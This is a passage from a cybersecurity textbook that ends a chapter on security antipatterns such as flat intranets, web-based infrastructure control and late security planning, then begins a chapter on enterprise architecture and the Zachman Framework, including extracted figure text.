In theory, firewalls protect the network by hiding the internal IP addresses through network address translation (NAT) and blocking incoming packet traffic on denied port numbers. In practice, most packet traffic is concentrated on very few outgoing ports, primarily: 53, 80, and 443. These correspond to Domain Name System, HTTP, and HTTPS protocols, which are the core protocols of the World Wide Web. These outgoing ports are open on virtually all firewalls. Malware and spyware writers are well aware of this fact, and craft their code to take advantage of these ubiquitously open ports. Botnet malware and browser-based spyware send beaconing packets from infected machines inside the firewall to port 80 on external control servers. To the firewall, these packets appear to be ordinary web traffic.

NOTE **Packets destined for third-party servers are beacons. Most beacons are directed at port 80 and pose as ordinary web traffic. Beacons are one of the key reasons why network log analysis is essential. Beacons emanating from your network to third-party servers should be investigated. Chapter 9 covers network monitoring and investigations.**

In drive-by malware, attackers take advantage of the fact that most Internet browsers are configured to execute scripted code by default. If your browser encounters a malware-infected site, attacker code is executed on your system. Drive-by malware sites are widespread on the Internet. For example, there are more than 9,000 sites that distribute free antivirus protection, which is really malware in disguise. One malware variety, ransomware, locks up your system and demands payment.

Inside the firewall, there are few internal protections on intranets. However, the greatest threat of all, the insider threat, is inside the firewall. Insider threats are most dangerous because they have legitimate network credentials, and they know about the most valuable information.

External threats penetrate networks and get inside the firewall, often through stealthy means. In a common APT scenario, specific employees are studied using their online information, such as Facebook pages, LinkedIn profiles, and other public data. In phishing attacks, targeted e-mails are crafted with malware attachments. Preying on the gullibility and curiosity of people, the malware is opened and the system infected with, for example, a key logger. The key logger sends keystroke data back to the attacker on port 80, quickly gaining the user's login credentials, and eventually a system administrator's credentials when they log in to perform maintenance. With administrative credentials, the malware can be propagated to many other machines inside the firewall. In effect, the entire intranet is owned by the attacker.

NOTE **In hacker slang, the affected network is "p0wn3d."**

Causes, Symptoms, and Consequences

The causes, symptoms and consequences of this antipattern include

- No protected network enclaves inside the firewall on the intranet
- No HBSS
- No configuration monitoring
- Other cyber antipatterns such as Never Read the Logs

Known Exceptions

For small networks, of perhaps fewer than 50 users, a traditional network architecture might be workable. However, additional measures, such as system hardening and HBSS, should be implemented.

Refactored Solution and Examples

For larger networks, with extensive information assets, intranet security should be carefully designed. What are the most critical information assets in the enterprise? These deserve additional protection, such as a separate firewalled network enclave, with IDS/IPS network monitoring. Security should be focused on the assets most deserving of additional safeguards.

State-of-the-art security solutions include continuous configuration monitoring. There are tools (such as Tripwire) that monitor changes to key system files (files such as the kernel and dynamic link libraries). Other tools encapsulate both file system changes and Application Program Interface (API) calls, preventing malicious actions, such as the McAfee HBSS. Some tools perform periodic security vulnerability and configuration testing, such as Retina from eEye, Nessus from Tenable, and NeXpose from Rapid7.

NOTE **In practice, these tools are difficult to configure properly. For example, if you monitor the entire Windows registry for changes, alerts are generated for innocuous changes, such as time and date fields, giving you a new alert about every minute when the system is idle. It is important to review configuration logs frequently.**

Webify Everything

Antipattern Name: Webify Everything

Also Known As: Cross-site scripting, Cross-site Request Forgery, US Power Grid on Internet, Global Financial System on Internet

Refactored Solution Names: Physical Separation, Out of Band Separation

Unbalanced Primal Forces: Management of integrity and availability

Anecdotal Evidence: "Why the hell would they put the electrical power grid on the Internet?"

Background

In computer technology's crawl-walk-run evolution, it's become very trendy to eliminate installed applications entirely and rely on web-based interfaces for everything. For the sake of convenience and ease of provisioning, users decreasingly have to install applications anymore All the headaches of managing applications are conveniently delegated to some remote entity providing software as a service.

Antipattern Solution

The "webify everything" mindset defies common sense when it proliferates web interfaces for critical infrastructure. Does it make sense to proliferate easily maintained and massively replicable remote interfaces to control electric power plants and core network devices? The so-called "Smart Grid" does webify its control devices and screens, and major providers of network devices webify their control interfaces.

The problem is compounded by the common malware technique called cross-site scripting (XSS). What Internet browsers do is execute remote code in the form of HTML, JavaScript, and other static and dynamic scripting notations. HyperText Markup Language (HTML) can no longer be considered a benign static notation. The introduction of HTML 5.0 exacerbates security issues by adding facilities for remote code execution and read-write access to local-browser client disks.

When remote code executes in an Internet browser, it has complete access to all the open browser windows, all their data, and all their implied authorities. XSS attacks combined with webified remote infrastructure control is a recipe for disaster. Whenever remote administrative interfaces are logged in and the user surfs to additional Internet sites, there is a distinct possibility that XSS attacks could gain control of highly valued infrastructure targets.

Supervisory Control and Data Acquisition (SCADA) systems are the core control systems of machines, utilities, and manufacturing infrastructure. The Stuxnet worm—which proliferated widely in the Middle East and Asia but only targeted very specific SCADA devices—proved that targeted attacks on SCADA systems are much more than theoretical.

In theory, due to the ambitions and capabilities of cyber warriors in dozens of countries, there are rootkits, back doors, and logic bombs infecting much of our modern infrastructure, power plants, public works, financial systems, defense systems, and possibly air traffic control systems.

Causes, Symptoms, and Consequences

The causes, symptoms and consequences of this antipattern include

- Web browsers are a user interface platform for applications, called thin clients. Thin clients are used ubiquitously and are convenient for system administrators because there is no client software installation or client software updates.
- Users are in the habit of opening multiple browser tabs and connecting with multiple websites. Websites with malicious content are a significant and prevalent threat. Malicious content (such as malware scripts) can be embedded in the site or served up through advertisements supplied by third parties.

Refactored Solution and Examples

Software Virtual Private Networks (VPNs) provide out-of-band separation of communications across public networks. This means that interception of packets using technologies like network sniffers is essentially prevented. VPNs are a widely deployed technology; one wonders why VPNs aren't used universally. For example, providers that send unencrypted e-mails across the Internet are inviting exploitation of the data and possible future attacks.

Related Solutions

To prevent XSS and other attacks, the American Banker's Association recommends using a dedicated, physically separate computer for all financial transactions. Although this seems like an extreme solution, it's a realistic response to the threats. Chances are that a hardened, well-patched computer, which is only used to connect to trusted financial sites, is much less likely to be compromised by malware than a computer that is exposed to general Internet surfing.

No Time for Security

Antipattern Name: No Time for Security

Also Known As: Add Security Last, Blame Security for Schedule Slippage, Deliver It Now!

Refactored Solution Names: Security Requirements Are Real Requirements, Cyber Risk Management

Unbalanced Primal Forces: Management of confidentiality, integrity, and availability

Anecdotal Evidence: "Wait until it's time to test the system, and then worry about security."

Background

Security is usually the final consideration in the development of a system. Sometimes security is left out altogether in the rush to get products out the door.

Antipattern Solution

Developers of software projects, and now also widget developers, often wait until the end of the development lifecycle to address security. Near the date that the enterprise release process will test security vulnerabilities, managers and developers begin a madcap cover-up process to obscure inherently insecure software, user account, and configuration practices. When confronted, developers can claim ignorance; they are not security experts after all.

Causes, Symptoms, and Consequences

The causes, symptoms, and consequences of this antipattern include

- Security was never part of the requirements.
- Saving on development costs and time at the expense of security.
- Project is behind schedule.
- Shared administrator accounts.
- Not training the developers to be security aware.

Known Exceptions

If the software is out-of-the-box, it is already near the end of the development cycle and can be configured for security just prior to deployment. However, you are taking it on faith that the original software developers accounted for security and built in appropriate configuration settings.

Refactored Solution and Examples

Security risks and requirements should be analyzed early in the development cycle at the same time as functional requirements. This is not as difficult or expensive as it sounds. Business stakeholders should categorize the system, such as: confidentiality high, integrity medium, and availability medium (see NIST SP 800-30, -37, -53 or CNSSI 1253). You can select the baseline security requirements rather mechanically using these profiles and the NIST 800-53 controls catalog. This delivers a set of security requirements close to the desired set, which you can tailor to your specific situation during development. The security requirements should be given first class status in the overall requirements set.

Related Solutions

You can select security and audit controls using the Committee on Sponsoring Organizations (COSO) and Control Objectives for Information and Related Technology (COBIT) frameworks for commercial systems and to satisfy Sarbanes Oxley requirements.

Summary

This chapter covers the core antipatterns for cybersecurity. An antipattern is a bad practice that is widely in evidence. Antipatterns make you aware of mistakes and give those practices a bad name.

The chapter starts with an explanation of antipatterns. A pattern resolves design forces and yields benefits. Antipatterns resolve design forces and generate mostly consequences, i.e., negative impact. The primal forces, forces which are almost always present, are functionality, confidentiality, integrity, and availability.

Alternative antipattern templates are introduced; these structure the antipatterns with consistent explanations. The antipatterns in this chapter use the full template.

The antipatterns catalog contains seven major antipatterns, in addition to the micro-antipatterns from Chapter 1. Chapter 12 contains yet another antipattern catalog related to the Top 20 Critical Security Controls.

Can't Patch Dumb is an antipattern about human vulnerabilities. Chapter 10 resolves this antipattern with end-user security education.

Unpatched Applications is a classic computer security vulnerability that persists in many organizations. Chapters 10, 11, and 12 cover some best practices for application updating. Chapter 4 covers technical aspects of software updates; and Chapter 5 covers updates to cyber security tools.

Networks Always Play by the Rules is an antipattern about extreme vulnerabilities in core networking technology, especially wireless protocols, which readily allow spoofing of wireless base stations by attackers.

Crunchy on the Outside Gooey in the Middle is an antipattern about poor network engineering practices. This antipattern is revisited in Chapter 12 for the security control Secure Network Engineering.

Webify Everything is an antipattern about the poorly thought-out practice of putting infrastructure and application control panels in Internet browsers. If the administrator also browses to a malicious website, attackers can gain control of the control panel through cross-site scripting.

Finally, No Time for Security, is a very common antipattern. One that keeps security professionals well employed. It is typical for network and application developers to put no thought into security until cyber security testers arrive. Invariably, there is a mad scramble to secure the systems, after they are already built.

Chapter 3 introduces architectural concepts and patterns for integrating security into the design of systems. Ideally, security requirements are considered from system inception and are equally important as other functional and nonfunctional requirements, but, from a practical perspective, industry practices much more resemble the antipatterns in Chapters 1 and 2. Security is very often a final consideration addressed only at the time of system deployment, when there are significant business pressures to launch the system despite known security weaknesses.

Assignments

1. Search for additional cybersecurity antipatterns, such as the worst software security development practices identified by SANS. Document your findings using the micro-antipattern template or the full antipattern template.
2. Explain why antipatterns are an effective way to motivate organizational change.
3. Which of the cybersecurity antipatterns occur in your current organization? How are they evident? Develop a plan for mitigating these problems.
4. Select an antipattern and define the organizational policies that would mitigate the vulnerabilities.
5. Scan ahead in the book to discover how some of the techniques in the other chapters can address particular antipatterns. What are some of the quick hit (easy-to-implement) techniques that could be applied to start to mitigate these antipatterns? For example:
   a. Never Read the Logs is addressed in Chapter 9.
   b. Can’t Patch Dumb is addressed in Chapter 10.
   c. Unpatched Applications is addressed in Chapter 11.

CHAPTER

3

Enterprise Security Using the Zachman Framework

This chapter is a self-contained introduction to enterprise architecture, beginning with the basic question "What is architecture?" Next the chapter introduces the Zachman Framework, the most famous conceptual standard for enterprise architecture. The chapter concludes with a patterns catalog for enterprise architecture problem solving.

What Is Architecture? Why Do We Need It?

For thousands of years, humankind has used architecture to create and reuse buildings. The architecture is the core description of a building. The architecture describes the building's structure and all of the building's systems.

When the architecture reflects optimal and effective design, you can make changes to a building with confidence. By knowing the architecture, you know if you can knock down a wall, drill a hole, or put in a new window without causing some catastrophe, such as collapsing the roof, bursting a water pipe, or severing an electrical wire.

If you don't know the architecture, or it is flawed or ineffective, making changes to a building is difficult. If you make changes by trial and error, you might knock down a wall that is a load-bearing wall, which will collapse part of the building.

One alternative is to reverse engineer the building and re-create the architecture. But, reverse engineering is time consuming and expensive. You are much better off if your original architecture is optimally designed and kept up to date and at the ready for the next time you need to make changes to the building.

System architecture is similar. It represents the core design elements of a computer system. Like walls support the roof of a building, some of these elements should support system security requirements. Ideally, security should be designed and built into the architecture of a system from inception.

Enterprises Are Complex and Changing

Consider the United States Capitol in Washington, DC. This is an immense legislative building of a very complex enterprise, the U.S. federal government. Consider the complexity of this building and all other Federal buildings. Then consider the furniture inside, which is movable; the equipment, such as copy machines and telephones; and finally the computers that are changing in real time as new systems are added, relocated, upgraded, and updated.

Finally there are the people, with their churning organization structure, personal relationships, roles, responsibilities, knowledge, skills, and abilities. The people not only include politicians, government employees, and contractors, but also the external people and organizations who interact with the federal government, including more than 300 million citizens.

The federal government is an organization undergoing massive changes driven by aggressive legislative deadlines and other environmental forces. Because the government needs to change, they need an enterprise architecture. Every agency has dozens of architects maintaining their enterprise architecture, and dozens more designing their solution architectures (of systems). They have a difficult task, but one that must be done to enable the government's need to change.

The U.S. Capitol is one complex building in a very complex dynamic enterprise. To represent (or model) this complexity in a meaningful way, you need an enterprise architecture framework to guide your analysis. The Zachman Framework is a widely used intellectual standard used to analyze and represent enterprise architectures.

The Zachman Framework for Enterprise Architecture

The Zachman Framework, invented by John A. Zachman, is an intellectual tool for describing enterprises. Because enterprises are inherently complex, you need a powerful framework to describe them—a framework that divides and conquers complexity.

The Zachman Framework (see Figure 3-1) slices and dices complexity into rows and columns. The columns are the six basic questions you could ask about any subject. These interrogatives include: What? How? Where? Who? When? Why? These are the same questions journalists ask to write newspaper stories. When a journalist has answered these six questions, he or she can claim to have a complete story.



The Zachman Framework for Enterprise Architecture™
The Enterprise Ontology™
Version 3.0
Classification Names
Audience Perspectives
Model Names
Enterprise Names
What
How
Where
Who
When
Why
Composite Integrations
Alignment
Transformations
Executive Perspective (Business Context Planners)
Business Mgmt Perspective (Business Concept Owners)
Architect Perspective (Business Logic Designers)
Engineer Perspective (Business Physics Builders)
Technician Perspective (Business Component Implementers)
Enterprise Perspective (Users) The Enterprise
Scope Contexts (Scope Identification Lists)
Business Concepts (Business Definition Models)
System Logic (System Representation Models)
Technology Physics (Technology Specification Models)
Tool Components (Tool Configuration Models)
Operations Instances (Implementations) The Enterprise
Inventory Identification
Process Identification
Distribution Identification
Responsibility Identification
Timing Identification
Motivation Identification
List: Inventory Types
List: Process Types
List: Distribution Types
List: Responsibility Types
List: Timing Types
List: Motivation Types
Inventory Definition
Process Definition
Distribution Definition
Responsibility Definition
Timing Definition
Motivation Definition
Business Entity
Business Relationship
Business Transform
Business Input/Output
Business Location
Business Connection
Business Role
Business Work Product
Business Interval
Business Moment
Business End
Business Means
Inventory Representation
Process Representation
Distribution Representation
Responsibility Representation
Timing Representation
Motivation Representation
System Entity
System Relationship
System Transform
System Input/Output
System Location
System Connection
System Role
System Work Product
System Interval
System Moment
System End
System Means
Inventory Specification
Process Specification
Distribution Specification
Responsibility Specification
Timing Specification
Motivation Specification
Technology Entity
Technology Relationship
Technology Transform
Technology Input/Output
Technology Location
Technology Connection
Technology Role
Technology Work Product
Technology Interval
Technology Moment
Technology End
Technology Means
Inventory Configuration
Process Configuration
Distribution Configuration
Responsibility Configuration
Timing Configuration
Motivation Configuration
Tool Entity
Tool Relationship
Tool Transform
Tool Input/Output
Tool Location
Tool Connection
Tool Role
Tool Work Product
Tool Interval
Tool Moment
Tool End
Tool Means
Inventory Instantiations
Operations Entities
Operations Relationships
Process Instantiations
Operations Transforms
Operations In/Outputs
Distribution Instantiations
Operations Locations
Operations Connections
Responsibility Instantiations
Operations Roles
Operations Work Products
Timing Instantiations
Operations Intervals
Operations Moments
Motivation Instantiations
Operations Ends
Operations Means
Inventory Sets
Process Flows
Distribution Networks
Responsibility Assignments
Timing Cycles
Motivation Intentions
e.g.
e.g. primitive model:
e.g. composite model:
*Horizontal integration lines are shown for example purposes only and are not a complete set. Composite, integrative relationships connecting every cell horizontally potentially exist.
© 1987-2011 John A. Zachman, all rights reserved. Zachman® and Zachman International® are registered trademarks of John A. Zachman
To request Permission Use of Copyright, please contact: Zachman.com

Figure 3-1: The Zachman Framework

Diagram courtesy of John P. Zachman.

The Zachman Framework further slices and dices complexity into rows. The rows represent a general overview of the human roles. The hierarchy of every complex enterprise has: executives, business management, architects, engineers, technicians, and users. Each of these roles can ask the same six questions; hence six cells per row.

Each row-column intersection in the Zachman Framework is a cell to be populated with models and specifications, which are representations of the enterprise. Everyone has their own specifications. A populated row represents the enterprise architecture from that row-wise perspective.

Primitive Models versus Composite Models

A primitive model is one that only includes entities from a single column. Row 1 contains lists of primitives from each column. Row 2 has hierarchies built from those lists (refer to Figure 3-1).

Keeping the columns separate in our models has many advantages. It makes the framework conceptually simple; the model based upon the Zachman Framework can also be simple; and because the columns are independent, you can populate them in parallel. Primitive models are relatively stable and slow-changing.

For example, consider the information models in Column 1 of Figure 3-1; our models can include a list of data entities (Row 1), a data hierarchy (Row 2), a conceptual schema (Row 3), a logical schema (Row 4), and a physical schema (Row 5), and record instances (Row 6). Certainly, Row 6 changes constantly in the implementation, but the other cells would be relatively stable. How often do you change the physical schema requiring software re-engineering? Probably not that often, in most enterprises.

Composite models combine primitives from multiple columns. An example is a matrix that shows relationships between primitives, such as processes versus data. With that matrix you can answer the question, “Which processes use which data?” Composite models are necessary for assessing impacts between columns (such as what data is manipulated by which processes) and for describing implementations.

How Does the Zachman Framework Help with Cybersecurity?

Within the voluminous page count of the NIST Special Publications (SP) are some useful ideas. NIST SP 800-39 recommends the establishment of an organization-wide risk management activity. This activity is responsible for the enterprise’s risk executive (function).

The risk executive is a key stakeholder in enterprise investment decisions, in particular information technology (IT) investments. The risk executive is not part of the IT shop but provides a business management perspective on risk (Row 2). The Zachman Framework empowers the risk executive to have visibility in the enterprise in the context of making wise decisions in order to manage the enterprise's security risks.

The risk executive ensures that from inception, every decision leading to an IT project and an IT system will consider security risk from day one. Security requirements (that is, controls) will be factored into the system design, up-front, just like all other requirements.

In effect, systems will be developed with visible security requirements. That is a dramatic sea change from today's business-as-usual. What happens in practice today (at least in most organizations) is that security is first considered when the cybersecurity certification testers arrive (refer to the "No Time for Security" antipattern in Chapter 2). There is a mad scramble to issue developers their own accounts, replacing a shared administrative account, and other last-minute ad hoc measures to pretty-up the organization's security posture. Because the security situation is so profoundly broken, certification testers are often drawn into helping the developers re-engineer their systems to be secure. Unfortunately, this happens too frequently.

The Zachman Framework can change all this. Every organization should have an Enterprise Architecture (EA), a blueprint for change. The risk executive uses the EA to assess risks, levy security requirements, and ensure continuous monitoring of implementation.

One of the first actions that the risk executive should take is to establish an "auditor" user role in the architecture of every system. The auditor is a read-only user role that auditors from the Office of Inspector General (or equivalent organization) can use to reveal waste, fraud, and abuse. In the commercial world, these auditors are implementing the Sarbanes-Oxley Act, through a framework such as Control Objectives for Information and Related Technologies (COBIT). Similarly, security control auditors can use the auditor user role to assure continuous monitoring of the systems and adequate levels of confidentiality, integrity, and availability.

Everyone Has Their Own Specifications

Zachman Framework is the Periodic Table of enterprise models. It is a scientific abstraction that helps you manage the real world. The true value of the Zachman Framework is the realization that everyone has their own models. If the models are not meeting your needs or you don't know how to organize them, you can reorganize them using the Zachman Framework. The models should answer all the important questions from your perspective.

You can use the Zachman Framework from any perspective as your baseline framework to take inventories of things and concepts; organize and define them; and then inter-relate them to assess effects, find commonalities, and understand structure.

If you have no better way of describing and understanding your world, the Zachman Framework is a fruitful starting point for documenting it, and that's architecture regardless of the level where you find yourself. After you understand your architecture, you are in a feasible position to change it.

Imagine you are a government IT security professional, and you have a framework that's very effective for you. You probably have a System Security Plan, a Plan of Actions and Milestones, a Certification Test Report, and an Accreditation Letter. These are the items you need to answer all the important questions from your perspective. It also means you have a documented architecture—a blueprint for change.

The Goldmine Is in Row 2

Row 1 of the Zachman Framework contains exhaustive lists of enterprise things, which are not inherently useful by themselves, but when they're turned into hierarchies in Row 2, you can visualize your enterprise and can navigate to clusters of commonality. Imagine, every type of data your enterprise manages, or every role in the enterprise, and every system. Seeing this kind of information helps business management (which is the Row 2 perspective) make informed recommendations for executive decisions. Because Row 2 models help people visualize the enterprise, you now have a new basis for fact-based decision-making. For the first time, you see the enterprise game board and can make agile decisions based upon your newfound knowledge.

Frameworks for Row 3

In Row 3 of the Zachman Framework, which is the architect's perspective, you must ask, "Do we know how to describe our enterprise and its systems?" If you can't answer that question, you proceed further through the Zachman Framework and populate the six cells on Row 3 with architecture models. The matrices, relating entities in different columns, then become your viewpoint correspondences.

Many organizations, however, do have a clue about their choice of frameworks for Row 3 models. People in the U.S. Department of Defense (DoD) choose the DoD Architecture Framework (DoDAF), an ever-expanding amalgam of viewpoints and model types. People in commercial industry might choose The Open Group Architecture Framework (TOGAF), which contains expansive descriptions of design methods. People in the North Atlantic Treaty Organization (NATO) would choose the British Ministry of Defense Architecture Framework (MoDAF). These are some of the most widely used frameworks, but there are many more.

The Row 3 frameworks generate mostly composite models which contain independent viewpoints. The Institute of Electrical and Electronics Engineers (IEEE) has captured this concept formally in the standard IEEE-1471 Recommended Practice for Architecture Description of Software-Intensive Systems.

From an international perspective, there is a standard and universally applicable Row 3 framework. This framework is jointly standardized by the International Telecommunications Union (ITU—that is, the telephone industry) and the International Standards Organization. It is the Reference Model for Open Distributed Processing (RM-ODP).

RM-ODP and the industry consortia driving its usage, the Telecommunication Information Networking Architecture Consortium (TINA-C), are the reasons you can make a phone call from New York to New Zealand through dozens of telephone systems, made by different vendors. The telephone systems are interoperable because RM-ODP constraints are legally enforceable. This is a framework you should seriously consider using for your Row 3 architect perspective models.

Architectural Problem Solving Patterns

People have been applying the Zachman Framework pervasively since its public release two decades ago. An early method, documented by Stephen Spewak in the classic book *Enterprise Architecture Planning* (Wiley Publishing, 1993, ISBN 978-047-1-59985-2), explained how to populate the first few rows with models. It was a laborious process, easily taking six months or more, and the business benefits of doing the exercise were not exactly clear, but the customer's sweat equity should create a psychological buy in.

Twenty years have passed and the techniques have evolved through thousands of engagements. The key techniques are as follows:

- **Business Question Analysis:** Gather knowledge from enterprise subject matter experts (SMEs—for example, experienced business modelers) to find out what questions the business management has. Analyze each question to understand which columns are involved to answer the questions, and which columns need to be mapped to which others. This analysis determines which hierarchies and matrices are needed.
- **Document Mining:** Obtain as much enterprise documentation as possible. Choose a column and go through each document finding examples. Keep a list of what you found, the enterprises' text defining it, and the document and page number where it can be found (for traceability). Completing document mining for all the interrogatives will populate Row 1.

- **Hierarchy Formation:** Play a cards-on-the-wall exercise with small groups and organize each list into a hierarchy, possibly inventing some new categories in the middle of the tree. Redraw this electronically and print it as a readable poster. When complete, you have six hierarchies that populate Row 2.
- **Enterprise Workshop:** Bring the posters and some binders with the Row 1 definitions to a workshop with enterprise stakeholders. Have the enterprise take ownership of the meeting and walk through each hierarchy to validate the models. This workshop is usually done one hierarchy at a time.
- **Matrix Mining:** Carefully review the documents for cross-column relationships, that is, a sentence involving more than one column. Keep track of each relationship, including document, quoted text, and page number. Then conduct an enterprise workshop to validate the matrices.

These techniques use documents rather than interviews because documents are multi-person vetted content. Interview results are less reliable because they depend upon a single person's opinion in whatever situation that person is in that day.

In the following catalog of Architectural Problem Solving Patterns, there are primary modes of thinking: divergent, convergent, and information sharing (see Figure 3-2). These correspond to generating ideas, selecting ideas, and defining ideas.



Divergent Thinking
Information Sharing
Convergent Thinking
Brainstorming
Brain Writing
Document Mining
Mind Mapping
Presentation
Read/Write
Making Definitions
Prioritizing
Voting
Decision Analysis
Hierarchy Formation

Figure 3-2: Problem-solving types

Business Question Analysis

Also Known As: Classifying the Primitives by Zachman Column

Problem Solving Type: Convergent Thinking

Process Roles: Task Lead

Content Roles: Principal Architect, Business SME

Communication Techniques: Small Group Discussion, Individual Problem Solving

Range of Durations: 1 hour to 3 days

Background

The Zachman Framework is best used to organize EA models to answer important questions from Business Owners.

Preparation

Business SME documents the key questions from the business owner.

Procedure

Gather knowledge from enterprise SMEs (for example, experienced business modelers) to find out what questions the business management has. Analyze each question to understand which columns are involved to answer the questions, and which columns need to be mapped to which others. This analysis determines which hierarchies and matrices are needed.

Vet the results with the customer leads.

Document Mining

Also Known As: Document Analysis

Problem Solving Type: Divergent Thinking

Process Roles: Task Lead Experienced in EA Problem Solving Techniques, Principal Architect (as Methodology SME)

Content Roles: The Team

Communication Techniques: Individual Document Inspection, Documenting Findings with Traceable Sources

Range of Durations: 1 day to 1 month (depending upon the collection of documentation)

Background

Interviews are a weak data collection technique because the information depends on one person's opinion, which varies by their personal situation each day. Customer documents are usually multi-person products that are vetted. The EA consultant is on safe ground if he always maintains traceability to the document sources.

Preparation

Collect as many customer documents as possible.

Establish criteria for what is to be collected and how much to collect.

Procedure

Most of the work is conducted outside of meetings. Meetings are used to organize the overall efforts.

The Methodology SME advises on what information to collect to answer the business questions. The Task Lead directs the team to perform the mining.

Obtain as much enterprise documentation as possible. Choose a column and go through each document to find examples. Keep a list of what you find, the enterprises' text defining it, and the document and page number where it's located (for traceability). Completing document mining for all the interrogatives will populate Row 1.

Vet the results with the customer leads, after hierarchy formation.

Hierarchy Formation

Also Known As: Cards on the Wall

Problem Solving Type: Convergent Thinking

Process Roles: Task Lead Experienced in EA Problem Solving Techniques

Content Roles: The Team

Communication Techniques: Small Breakout Discussions with Cards on the Wall or Table, and subsequently using Excel and Visio to create the diagram

Range of Durations: 1/2 hour to 2 hours

Background

Interviews are a weak data collection technique because the information depends on one person's opinion, which varies by their personal situation each day. Customer documents are usually multi-person products that are vetted. The EA consultant is on safe ground if she always maintains traceability to the document sources.

Preparation

Put the names of the primitive entities generated by document mining onto sticky notes or printed in a large font and cut into separate pieces (for tabletop exercise or a sticky wall). 28-point Times New Roman works for tabletop. 72-point Times New Roman works for a sticky wall. Include some information that ties each primitive back to the Excel listing (the row number) or the source document (document name and page number).


Procedure

